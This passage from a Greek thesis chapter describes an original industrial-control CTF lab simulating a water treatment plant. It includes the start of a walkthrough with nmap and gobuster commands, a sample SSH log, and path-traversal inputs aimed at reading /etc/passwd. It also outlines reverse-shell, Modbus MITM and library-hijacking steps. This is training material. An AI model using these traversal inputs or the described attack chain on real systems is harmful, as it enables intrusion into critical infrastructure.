Bit rate (bit/s) = 1 second / (32.02 x 10^(-6)) seconds = 31,230.480949406621 = 31,230



ΕΙΚΟΝΑ 6.8: ΝΕΕΣ ΡΥΘΜΙΣΕΙΣ ΑΝΑΛΥΤΗ

Αλλάζοντας το Bit Rate σε 31230, το σφάλμα πλαισίου διορθώνεται και ενεργοποιώντας το Terminal view εμφανίζεται η σημαία του CTF.



ΕΙΚΟΝΑ 6.9: ΕΜΦΑΝΙΣΗ ΤΗΣ ΣΗΜΑΙΑΣ ΤΟΥ CTF ΣΤΗΝ ΠΡΟΒΟΛΗ ΤΕΡΜΑΤΙΚΟΥ

Κεφάλαιο 4: Δημιουργία ενός Νέου CTF

Water Treatment

4.1 Περιγραφή

Το Water Treatment CTF προσομοιώνει μια εγκατάσταση επεξεργασίας νερού. Κατά την αρχική φάση της επίλυσης, το επίκεντρο μετατοπίζεται στη συλλογή πληροφοριών, με την οποία εντοπίζονται ανοικτές θύρες και υπηρεσίες με τη χρήση τεχνικών σάρωσης δικτύου. Το σενάριο συνεχίζει με την εκμετάλλευση μιας ευπάθειας τοπικής συμπερίληψης αρχείων (LFI) στον ιστότοπο της εγκατάστασης, αποκτώντας μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητα αρχεία του συστήματος. Στη συνέχεια αντιμετωπίζεται μια γνωστή ευπάθεια στην υπηρεσία OpenPLC, που επιτρέπει την απομακρυσμένη εκτέλεση κώδικα. Το CTF περιλαμβάνει επίσης την εκτέλεση μίας επίθεσης man-in-the-middle (MITM) [46, 47] στο δίκτυο των μηχανημάτων η οποία οδηγεί σε χειραγώγηση της λειτουργίας των PLC μέσω τροποποιημένων εντολών Modbus [49]. Τέλος, χρησιμοποιούνται τεχνικές εκμετάλλευσης της Python για την κλιμάκωση των προνομίων αντικαθιστώντας κρίσιμες βιβλιοθήκες που χρησιμοποιούνται από σενάρια του συστήματος.

4.2 Σχεδίαση και υλοποίηση

Ο σχεδιασμός και η υλοποίηση του νέου CTF περιλάμβανε την αξιοποίηση των δυνατοτήτων του ICSSIM [30], ενός εξειδικευμένου εργαλείου για την προσομοίωση βιομηχανικών συστημάτων ελέγχου (ICS). Το ICSSIM συνέβαλε καθοριστικά στη δημιουργία ενός αυθεντικού και ρεαλιστικού περιβάλλοντος που παρομοίαζε μια λειτουργική εγκατάσταση επεξεργασίας νερού. Με τη χρήση του ICSSIM, το CTF μπόρεσε να αναπαράγει τις συμπεριφορές και τις αλληλεπιδράσεις των διαφόρων στοιχείων του ICS, σε συνδυασμό με τον διακομιστή ιστού, το OpenPLC και των δικτυακών συσκευών, ώστε να παρέχει μια αυθεντική εμπειρία κατά την επίλυση του.

Για να ενισχυθεί ο ρεαλισμός του VM, υλοποιήθηκε μια εσωτερική αρχιτεκτονική δικτύου. Αυτό το εσωτερικό δίκτυο προσομοίωσε τη διασυνδεδεμένη υποδομή μιας εγκατάστασης επεξεργασίας νερού, απεικονίζοντας τις διαδρομές επικοινωνίας μεταξύ των διαφόρων στοιχείων. Με την ακριβή αναπαραγωγή της υποδομής δικτύου, συμπεριλαμβανομένης της παρουσίας δρομολογητών, διεπαφών και τμηματοποιημένων ζωνών δικτύου, το CTF προσομοίωσε την

πολυπλοκότητα και τις προκλήσεις που σχετίζονται με την ασφάλεια συστημάτων υποδομής ζωτικής σημασίας.

Η ενσωμάτωση του ICSSIM και η ανάπτυξη ενός εσωτερικού δικτύου επέτρεψαν ρεαλιστικές αλληλεπιδράσεις και αδυναμίες. Οι μετέχοντες έπρεπε να κινηθούν μέσα στις περιπλοκές της εγκατάστασης επεξεργασίας νερού, εντοπίζοντας ευπάθειες σε διαδικτυακές εφαρμογές, εκμεταλλευόμενοι ευπάθειες στο σύστημα OpenPLC και πραγματοποιώντας επιθέσεις Man-in-the-Middle (MitM) στην επικοινωνία μεταξύ των προγραμματιζόμενων λογικών ελεγκτών (PLC) και των διεπαφών ανθρώπου-μηχανής (HMI). Η ολοκληρωμένη και ρεαλιστική αυτή προσέγγιση, παρείχε πολύτιμη πρακτική εμπειρία στην ασφάλεια και την προστασία συστημάτων υποδομής ζωτικής σημασίας.

4.3 Προκλήσεις

Το CTF Επεξεργασίας Νερού παρουσιάζει διάφορες προκλήσεις που πρέπει να ξεπεραστούν για την επιτυχή επίλυση του. Μια σημαντική πρόκληση είναι ο εντοπισμός και η εκμετάλλευση της ευπάθειας Local File Inclusion (LFI) [44] στον ιστότοπο της εγκατάστασης. Οι μηχανισμοί φιλτραρίσματος που υπάρχουν πρέπει να γίνουν κατανοητοί και να παρακαμφθούν για να αποκτηθεί πρόσβαση σε ευαίσθητα αρχεία του συστήματος, γεγονός που απαιτεί ισχυρή κατανόηση των αρχών ασφάλειας εφαρμογών ιστού.

Μια άλλη σημαντική πρόκληση έγκειται στην εκμετάλλευση της γνωστής ευπάθειας στην υπηρεσία OpenPLC [45]. Η γνώση των συστημάτων βιομηχανικού ελέγχου (ICS) και η εξοικείωση με τη συγκεκριμένη ευπάθεια (CVE-2021-31630) [28] είναι απαραίτητες για την εκτέλεση απομακρυσμένου κώδικα και την απόκτηση πρόσβασης root. Αυτή η πρόκληση απαιτεί βαθιά κατανόηση των PLC και των σχετικών πρωτοκόλλων τους, καθώς και την ικανότητα δημιουργίας και παράδοσης κακόβουλων ωφέλιμων φορτίων.

Η εκτέλεση μιας επιτυχημένης επίθεσης man-in-the-middle (MITM) μεταξύ των PLC και των HMIs αποτελεί μια άλλη πρόκληση. Η υποκλοπή και η τροποποίηση των πακέτων επικοινωνίας Modbus απαιτεί τεχνογνωσία στις τεχνικές παρακολούθησης δικτύων, στην ανάλυση πρωτοκόλλων και στην ικανότητα χειραγώγησης και εισαγωγής δεδομένων σε πραγματικό χρόνο. Η καλή κατανόηση του τρόπου επικοινωνίας μεταξύ των PLC και των HMI είναι επίσης ζωτικής σημασίας για την αποτελεσματική χειραγώγηση της συμπεριφοράς του συστήματος.

Τέλος, η επίτευξη κλιμάκωσης προνομίων με την εκμετάλλευση βιβλιοθηκών Python θέτει το δικό της σύνολο προκλήσεων. Η

συγκεκριμένη ευπάθεια στο σενάριο αντιγράφων ασφαλείας του συστήματος πρέπει να εντοπιστεί και να αξιοποιηθεί, αξιοποιώντας την εισαγωγή εξωτερικών βιβλιοθηκών για την απόκτηση αυξημένων προνομίων. Αυτή η πρόκληση απαιτεί κατανόηση της δημιουργίας σεναρίων κώδικα Python, τεχνικών κλιμάκωσης προνομίων και την ικανότητα δημιουργίας ενός ωφέλιμου φορτίου που ενσωματώνεται χωρίς προβλήματα στην υπάρχουσα υποδομή.

4.4 Εργαλεία και τεχνικές για επίλυση

Κατά τη διαδικασία επίλυσης του Water Treatment CTF, χρησιμοποιήθηκαν διάφορα εργαλεία και τεχνικές για να αντιμετωπιστούν οι προκλήσεις και να επιτευχθούν οι στόχοι.

Ένα σημαντικό εργαλείο που χρησιμοποιήθηκε στην αρχική φάση αναγνώρισης ήταν το Nmap, ένα ισχυρό εργαλείο σάρωσης δικτύου. Το Nmap χρησιμοποιήθηκε για την εκτέλεση μιας ολοκληρωμένης σάρωσης του συστήματος-στόχου, τον εντοπισμό ανοικτών θυρών και τη συλλογή πληροφοριών σχετικά με τις υπηρεσίες που εκτελούνται στις εν λόγω θύρες. Αυτό επέτρεψε την ανακάλυψη πιθανών σημείων εισόδου και τρωτών σημείων.

Για περαιτέρω αναγνώριση και σάρωση εφαρμογών ιστού χρησιμοποιήθηκε το Gobuster. Το Gobuster είναι ένα εργαλείο που χρησιμοποιείται για την brute-force αναζήτηση καταλόγων και αρχείων σε διακομιστές ιστού. Έπαιξε ζωτικό ρόλο στην αποκάλυψη κρυφών καταλόγων και αρχείων, όπως τα αρχεία καταγραφής, τα οποία παρείχαν πολύτιμες πληροφορίες και πιθανούς φορείς επίθεσης.

Η εκμετάλλευση της ευπάθειας LFI στον ιστότοπο απαιτούσε την κατανόηση των υφιστάμενων μηχανισμών φιλτραρίσματος. Χρησιμοποιήθηκαν τεχνικές όπως η διάσχιση καταλόγων για την παράκαμψη του φιλτραρίσματος και την πρόσβαση σε ευαίσθητα αρχεία του συστήματος. Πραγματοποιήθηκαν χειροκίνητες δοκιμές και πειραματισμοί για τον εντοπισμό του σωστού ωφέλιμου φορτίου και την επίτευξη των επιθυμητών αποτελεσμάτων.

Για την εκμετάλλευση της ευπάθειας στο σύστημα OpenPLC απαιτήθηκε η γνώση της συγκεκριμένης ευπάθειας (CVE-2021-31630). Η τεχνική περιελάμβανε την εισαγωγή ενός ωφέλιμου φορτίου reverse shell στο κομμάτι "Hardware Layer Code Box" της εφαρμογής OpenPLC. Αυτό επέτρεπε την απομακρυσμένη εκτέλεση κώδικα και τελικά την απόκτηση πρόσβασης root στον κεντρικό υπολογιστή OpenPLC.

Για την εκτέλεση της επίθεσης man-in-the-middle (MITM) μεταξύ των PLC και των HMI, χρησιμοποιήθηκε το Ettercap [48]. Το Ettercap είναι μια ολοκληρωμένη σουίτα για την υποκλοπή και την ανάλυση δικτύων. Διευκόλυνε την υποκλοπή των πακέτων Modbus, επιτρέποντας τη χειραγώγηση και την τροποποίηση των εντολών που αποστέλλονται

μεταξύ των HMIs και των PLCs. Στο ettercap δημιουργήθηκαν προσαρμοσμένα σενάρια για τον εντοπισμό και την αντικατάσταση συγκεκριμένων τιμών εντολών Modbus, επιτρέποντας τη χειραγώγηση της συμπεριφοράς του συστήματος.


Για την κλιμάκωση των προνομίων σε root, χρησιμοποιήθηκε η τεχνική της πειρατείας βιβλιοθηκών Python (Python library hijacking) [32]. Αξιοποιώντας την εισαγωγή εξωτερικών βιβλιοθηκών στο σενάριο δημιουργίας αντιγράφων ασφαλείας του συστήματος, δημιουργήθηκε μια κακόβουλη έκδοση της βιβλιοθήκης tarfile για την εκτέλεση ενός ωφέλιμου φορτίου reverse shell με αυξημένα προνόμια. Αυτή η τεχνική απαιτούσε βαθιά κατανόηση της δημιουργίας σεναρίων Python, του τρόπου εισαγωγής βιβλιοθηκών και της συγκεκριμένης ευπάθειας στο σενάριο δημιουργίας αντιγράφων ασφαλείας.

4.5 Επίλυση

Αρχικά ξεκινάει η αναγνώριση εκτελώντας το nmap στην IP του στόχου για τον εντοπισμό πιθανών αδυναμιών.

```
nmap -sC -sV 10.10.10.12
```

- -sC : Ενεργοποίηση των default scripts.
- -sV : Εντοπισμός των εκδόσεων.




ΕΙΚΟΝΑ 7.1: ΑΠΟΤΕΛΕΣΜΑ ΣΑΡΩΣΗΣ ΤΟΥ ΣΤΟΧΟΥ ΜΕ ΤΟ NMAP

Εντοπίζονται 3 ανοιχτά ports:

- 22 ssh
- 80 http
- 8080 http


Αρχίζοντας με το port 80 η σελίδα φαίνεται ότι είναι εκτός λειτουργίας. Θα εκτελεστεί το Gobuster όπως παρακάτω, για να βρεθούν πιθανοί κρυμμένοι φάκελοι ή αρχεία.



ΕΙΚΟΝΑ 7.2: ΑΡΧΙΚΗ ΣΕΛΙΔΑ WEBSITE ΤΟΥ ΣΤΟΧΟΥ


```
gobuster dir -u http://10.10.10.12/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

- gobuster dir: Εκτελεί το εργαλείο Gobuster με τη λειτουργία "dir", η οποία χρησιμοποιείται για την καταγραφή καταλόγων/αρχείων σε web servers.
- -u http://10.10.10.12/: Καθορίζει τη διεύθυνση URL προορισμού για σάρωση.
- -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt: Καθορίζει το αρχείο λίστας λέξεων που θα χρησιμοποιηθεί για την ωμή αναζήτηση καταλόγων και αρχείων.




ΕΙΚΟΝΑ 7.3: ΑΠΟΤΕΛΕΣΜΑ GOBUSTER ΣΤΟ ΣΤΟΧΟ

Ελέγχοντας τα περιεχόμενα των φακέλων, ξεχωρίζει ο φάκελος /offline



ΕΙΚΟΝΑ 7.4: ΠΕΡΙΕΧΟΜΕΝΑ ΦΑΚΕΛΟΥ /OFFLINE

Το αρχείο error_log.txt περιέχει κάποια σφάλματα php όπως φαίνεται παρακάτω.



ΕΙΚΟΝΑ 7.5: ΠΕΡΙΕΧΟΜΕΝΑ ΑΡΧΕΙΟΥ ERROR_LOG.TXT


Το αρχείο ssh_auth178932.log περιέχει μια καταγραφή ταυτοποίησης ssh.

```
Jun 3 2023 15:21:12 waterfacility sshd[3145]: Connection from 192.168.1.100 port 36384
Jun 3 2023 15:21:12 waterfacility sshd[3145]: Failed password for invalid_user from 192.168.1.100 port 36384 ssh2
Jun 3 2023 15:21:12 waterfacility sshd[3145]: Failed password for invalid_user from 192.168.1.100 port 36384 ssh2
Jun 3 2023 15:21:12 waterfacility sshd[3145]: Disconnecting: Too many authentication failures for invalid_user [preauth]
Jun 3 2023 15:21:13 waterfacility sshd[3145]: Connection closed by 192.168.1.100 port 36384 [preauth]

Jun 3 2023 15:23:45 waterfacility sshd[4267]: Connection from 192.168.1.100 port 49292
Jun 3 2023 15:23:45 waterfacility sshd[4267]: Failed password for invalid_user from 192.168.1.100 port 49292 ssh2
Jun 3 2023 15:23:45 waterfacility sshd[4267]: Failed password for invalid_user from 192.168.1.100 port 49292 ssh2
Jun 3 2023 15:23:45 waterfacility sshd[4267]: Disconnecting: Too many authentication failures for invalid_user [preauth]
Jun 3 2023 15:23:46 waterfacility sshd[4267]: Connection closed by 192.168.1.100 port 49292 [preauth]

Jun 3 2023 15:25:18 waterfacility sshd[5379]: Connection from 172.17.0.10 port 35876
Jun 3 2023 15:25:18 waterfacility sshd[5379]: Failed password for scada_op from 172.17.0.10 port 35876 ssh2
Jun 3 2023 15:25:18 waterfacility sshd[5379]: Failed password for scada_op from 172.17.0.10 port 35876 ssh2
Jun 3 2023 15:25:18 waterfacility sshd[5379]: Failed password for scada_op from 172.17.0.10 port 35876 ssh2
Jun 3 2023 15:25:18 waterfacility sshd[5379]: Failed password for scada_op from 172.17.0.10 port 35876 ssh2
Jun 3 2023 15:25:18 waterfacility sshd[5379]: Accepted publickey for scada_op from 172.17.0.10 port 35876 ssh2: RSA
SHA256:k0rQ8G1zDTiNrNNpUdR4ctERWFTdDE1iMj+j5TrRusE
Jun 3 2023 15:25:19 waterfacility sshd[5379]: Connection closed by 172.17.0.10 port 35876 [preauth]

Jun 3 2023 15:27:51 waterfacility sshd[6491]: Connection from 192.168.1.100 port 53654
Jun 3 2023 15:27:51 waterfacility sshd[6491]: Failed password for invalid_user from 192.168.1.100 port 53654 ssh2
Jun 3 2023 15:27:51 waterfacility sshd[6491]: Failed password for invalid_user from 192.168.1.100 port 53654 ssh2
Jun 3 2023 15:27:51 waterfacility sshd[6491]: Disconnecting: Too many authentication failures for invalid_user [preauth]
Jun 3 2023 15:27:51 waterfacility sshd[6491]: fatal: No supported authentication methods available [preauth]

Jun 3 2023 15:30:24 waterfacility sshd[7523]: Connection from 172.17.0.15 port 53676
Jun 3 2023 15:30:24 waterfacility sshd[7523]: Failed password for invalid_user from 172.17.0.15 port 53676 ssh2
Jun 3 2023 15:30:24 waterfacility sshd[7523]: Failed password for invalid_user from 172.17.0.15 port 53676 ssh2
Jun 3 2023 15:30:24 waterfacility sshd[7523]: Disconnecting: Too many authentication failures for invalid_user [preauth]
```

ΕΙΚΟΝΑ 7.6: ΠΕΡΙΕΧΟΜΕΝΑ ΑΡΧΕΙΟΥ SSH_AUTH178932.LOG


Από την καταγραφή φαίνεται ένα πιθανό username 'scada_op', το οποίο ταυτοποιήθηκε στον διακομιστή 'waterfacility' μέσω κλειδιού ssh.

Πηγαίνοντας πίσω στη αρχική σελίδα παρατηρείται μια πιθανή αδυναμία αποκάλυψης τοπικών αρχείων (local file inclusion) καθώς ο σύνδεσμος 'About Us' καλεί ένα τοπικό αρχείο 'aboutus.php' με την παράμετρο 'page'.




ΕΙΚΟΝΑ 7.7: ΛΕΙΤΟΥΡΓΙΑ ABOUT US ΣΤΗΝ ΣΕΛΙΔΑ

Η αδυναμία αυτή επιβεβαιώνεται αντικαθιστώντας στο URL το 'aboutus.php' με 'index.php' γεγονός που έχει αποτέλεσμα η σελίδα να σταματήσει να αποκρίνεται.




ΕΙΚΟΝΑ 7.8: ΜΗ ΑΝΤΑΠΟΚΡΙΣΗ ΣΕΛΙΔΑΣ ΚΑΛΩΝΤΑΣ ΤΗΝ INDEX.PHP

Μια βασική τεχνική για εμφάνιση του αρχείου /etc/passwd δεν είναι επιτυχής, καθώς υπάρχει κάποιο τείχος προστασίας που φιλτράρει τους χαρακτήρες '../'.



ΕΙΚΟΝΑ 7.9: ΑΠΟΤΕΛΕΣΜΑ ΒΑΣΙΚΗΣ ΤΕΧΝΙΚΗΣ LFI


Αυτό επιβεβαιώνεται δοκιμάζοντας '../../../../../index.php' καθώς η σελίδα δεν αποκρίνεται ξανά.



ΕΙΚΟΝΑ 7.10: ΑΠΟΤΕΛΕΣΜΑ ΒΑΣΙΚΗΣ ΤΕΧΝΙΚΗΣ LFI ΚΑΛΩΝΤΑΣ ΤΗΝ INDEX.PHP

Το φίλτρο αυτό μπορεί να παραβιαστεί χρησιμοποιώντας τους χαρακτήρες '…/./…/./' όπως παρακάτω:

